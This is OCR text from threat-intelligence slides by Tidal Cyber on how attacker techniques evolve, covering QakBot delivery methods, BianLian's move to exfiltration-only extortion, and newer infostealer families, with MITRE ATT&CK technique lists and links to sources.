
The Economics of TTP Evolution



Evolution Example 1: Initial Access Brokers & Infection Vectors

QakBot's TTP Evolution

September 2021-Q1 2023



Lull in activity

Heavy use of Excel email attachments with malicious macros

HTML Smuggling & ZIP/ISO/LNK/DLL file chains for MotW Bypass

MotW "zero-day" exploit observed

Malicious .one files used for QakBot delivery

September 2021: Current QakBot wave commences

February 2022: Default blocking of web-downloaded files via Mark of the Web ("MotW") feature announced

November 2022: New MotW safeguards released

December 2022 / January 2023: Rise in malspam featuring .one file attachments observed


TIDAL

Evolution Example 1: Initial Access Brokers & Infection Vectors

QakBot: Ever-evolving in response to the latest defenses

IcedID: Distinct phases of infection & execution chains

Lots more: Criminal ecosystem incentivizes “entropy”



Resource Development	Initial Access	Execution	Persistence	Privilege Escalation
Acquire Infrastructure (7) Domains Stage Capabilities (6) SEO Poisoning	Drive-by Compromise Phishing (3) Valid Accounts (4)	Command and Scripting Interpreter (8) JavaScript PowerShell Windows Command Shell Scheduled Task/Job (5) Scheduled Task System Services (2) Service Execution	Create or Modify System Process (4) Windows Service Office Application Startup (6) Office Template Macros Scheduled Task/Job (5) Scheduled Task Valid Accounts (4)	Abuse Elevatio Control Mechanism (4) Bypass Use Account Control Access Token Manipulation (! Token Impersonat Theft Create or Modi System Process Windows Service

© 2023 Tidal Cyber Inc. All rights reserved.

Initial Access & Malware Delivery Landscape

Tidal Community Spotlight TTP Matrix: https://app.tidalcyber.com/share/43836024-a194-4ac7-9659-b51e88632e7f

Webinar: https://www.brighttalk.com/webcast/19703/578939

Evolution Example 2: Ransomware Focus on Exfiltration


Some extortion threat groups have moved away from **once-commonplace encryption**, in some cases abandoning it entirely

“Data Extortion Ecosystem” Matrix: LAPSUS$, Karakurt, RansomHouse, Donut Leaks, Daixin Team, Black Basta, BlackByte, more

- app.tidalcyber.com/community-spotlight

Emphasis on speed

Also data manipulation/destruction in some cases



Collection

- Archive Collected Data (3)
  - Archive via Custom Method
  - Archive via Utility +1
- Automated Collection
- Browser Session Hijacking
- Data from Information Repositories (3)
  - Code Repositories
  - Confluence
  - Sharepoint
- Data from Local System +2
- Data Staged (2)
  - Remote Data Staging
- Email Collection (3)
  - Email Forwarding Rule
- Input Capture (4)
  - Keylogging


Exfiltration

- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (3)
  - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
  - Exfiltration Over Unencrypted Non-C2 Protocol
- Exfiltration Over C2 Channel +1
- Exfiltration Over Web Service (2)
  - Exfiltration to Cloud Storage
- Transfer Data to Cloud Account

Impact

- Account Access Removal
- Data Destruction +1
- Data Encrypted for Impact +21
- Defacement (2)
  - Internal Defacement
- Inhibit System Recovery +9
- Network Denial of Service (2)
- Service Stop +7

Evolution Example 2: Ransomware Focus on Exfiltration




CYBERSECURITY ADVISORY

#StopRansomware: BianLian Ransomware Group

Release Date: May 16, 2023 **Alert Code:** AA23-136A

BianLian is a ransomware developer, deployer, and data extortion cybercriminal group. FBI
group targeting organizations in multiple U.S. critical infrastructure sectors since June 2022
ACSC has observed BianLian group predominately targeting private enterprises, including
infrastructure organization. BianLian group originally employed a double-extortion model in
exfiltrated financial, client, business, technical, and personal files for leverage and encrypte
In 2023, FBI observed BianLian shift to primarily exfiltration-based extortion with victims' sy
and ACSC observed BianLian shift exclusively to exfiltration-based extortion. BianLian acto
financial, business, and legal ramifications if payment is not made.



TIDAL CYBER

BianLian TTPs Compa... | BianLian Ransom... | CISA Alert AA23-...

Resource Development
- Develop Capabilities (4)
  - Code Signing Certificates
  - Digital Certificates
  - Exploits
  - Malware

Initial Access
- Exploit Public-Facing Application
- External Remote Services
- Phishing (3)
  - Spearphishing Attachment
  - Spearphishing Link
  - Spearphishing via Service
- Replication Through Removable Media
- Valid Accounts (4)
  - Cloud Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts

Execution
- Command and Scripting Interpreter (9)
  - AppleScript
  - Cloud API
  - JavaScript
  - Network Device CLI
  - PowerShell
  - Python
  - Unix Shell
  - Visual Basic
  - Windows Command Shell
- Scheduled Task/Job (5)
  - At
  - Container Orchestration Job
  - Cron
  - Scheduled Task
  - Systemd Timers

Persistence
- Account Manipulation (5)
  - Additional Cloud Credentials
  - Additional Cloud Roles
  - Additional Email Delegate Permissions
  - Device Registration
  - SSH Authorized Keys
- Create Account (3)
  - Cloud Account
  - Domain Account
  - Local Account
- External Remote Services
- Scheduled Task/Job (5)
  - At
  - Container Orchestration

Privilege Escalation
- Scheduled Task/Job (5)
  - At
  - Container Orchestration Job
  - Cron
  - Scheduled Task
  - Systemd Timers
- Valid Accounts (4)
  - Cloud Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts

Defense Evasion
- Impair Defenses (10)
  - Disable Cloud Logs
  - Disable or Modify Cloud Firewall
  - Disable or Modify System Firewall
  - Disable or Modify Tools
  - Disable Windows Event Logging
  - Downgrade Attack
  - Impair Command History Logging
  - Indicator Blocking
  - Safe Mode Boot
  - Spoof Security Alerting
- Masquerading (8)
  - Double File

Credential Access
- OS Credential Dumping (8)
  - Cached Domain Credentials
  - DCSync
  - /etc/passwd and /etc/shadow
  - LSA Secrets
  - LSASS Memory
  - NTDS
  - Proc Filesystem
  - Security Account Manager
- Unsecured Credentials (8)
  - Bash History
  - Chat Messages
  - Cloud Instance Metadata API
  - Container API
  - Credentials In Files
  - Credentials in

Discovery
- Account Discovery (4)
  - Cloud Account
  - Domain Account
  - Email Account
  - Local Account
- Domain Trust Discovery
- File and Directory Discovery
- Network Service Discovery
- Network Share Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (3)
  - Cloud Groups
  - Domain Groups
  - Local Groups
- Query Registry

Lateral Movement
- Remote Services (7)
  - Cloud Services
  - Distributed Component Object Model
  - Remote Desktop Protocol
  - SMB/Windows Admin Shares
  - SSH
  - VNC
  - Windows Remote Management
- Replication Through Removable Media

Collection
- Clipboard Data

Command and Control
- Application Layer Protocol (4)
  - DNS
  - File Transfer Protocols
  - Mail Protocols
  - Web Protocols
- Ingress Tool Transfer
- Proxy (4)
  - Domain Fronting
  - External Proxy
  - Internal Proxy
  - Multi-hop Proxy
- Remote Access Software

Exfiltration
- Exfiltration Over Alternative Protocol (3)
  - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
  - Exfiltration Over Symmetric Encrypted Non-C2 Protocol
  - Exfiltration Over Unencrypted Non-C2 Protocol
- Exfiltration Over Web Service (3)
  - Exfiltration to Cloud Storage
  - Exfiltration to Code Repository
  - Exfiltration to Text Storage Sites
- Transfer Data to

Impact
- Data Encrypted for Impact

© 2023 Tidal Cyber Inc. All rights reserved.

Terms of Service | MITRE ATT&CK®

Joint advisory: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-136a


TTP Matrix: https://app.tidalcyber.com/share/b207608e-854a-4df2-9c28-6ab3aafb0817

BianLian CTI applications: https://www.youtube.com/watch?v=k5OwTll173Y

Evolution Example 3: Evasive Infostealers

The infostealer landscape is constantly shifting, and new (or iterative) stealers are often released

Many of the most recent stealer families are some of the most “advanced” (highly capable, especially evasive)



Expanding Capabilities: Emerging & Updated Infostealer Families

Nine of the 16 infostealers in our analysis introduced new capabilities in one of three categories relevant to higher-value targets


Family	First Samples Observed	Capability Type
StrelaStealer	November 2022	Email account theft
Rhadamanthys Stealer	August 2022	MFA log theft, Email account theft, Defense evasion
Erbium Stealer	July 2022	MFA log theft, Email account theft, Defense evasion
RecordBreaker	June 2022	Defense evasion
BlackGuard Stealer	April 2022	Defense evasion
Meta Stealer	March 2022	Defense evasion
Raccoon Stealer	April 2019	Defense evasion
Vidar	December 2018	Defense evasion

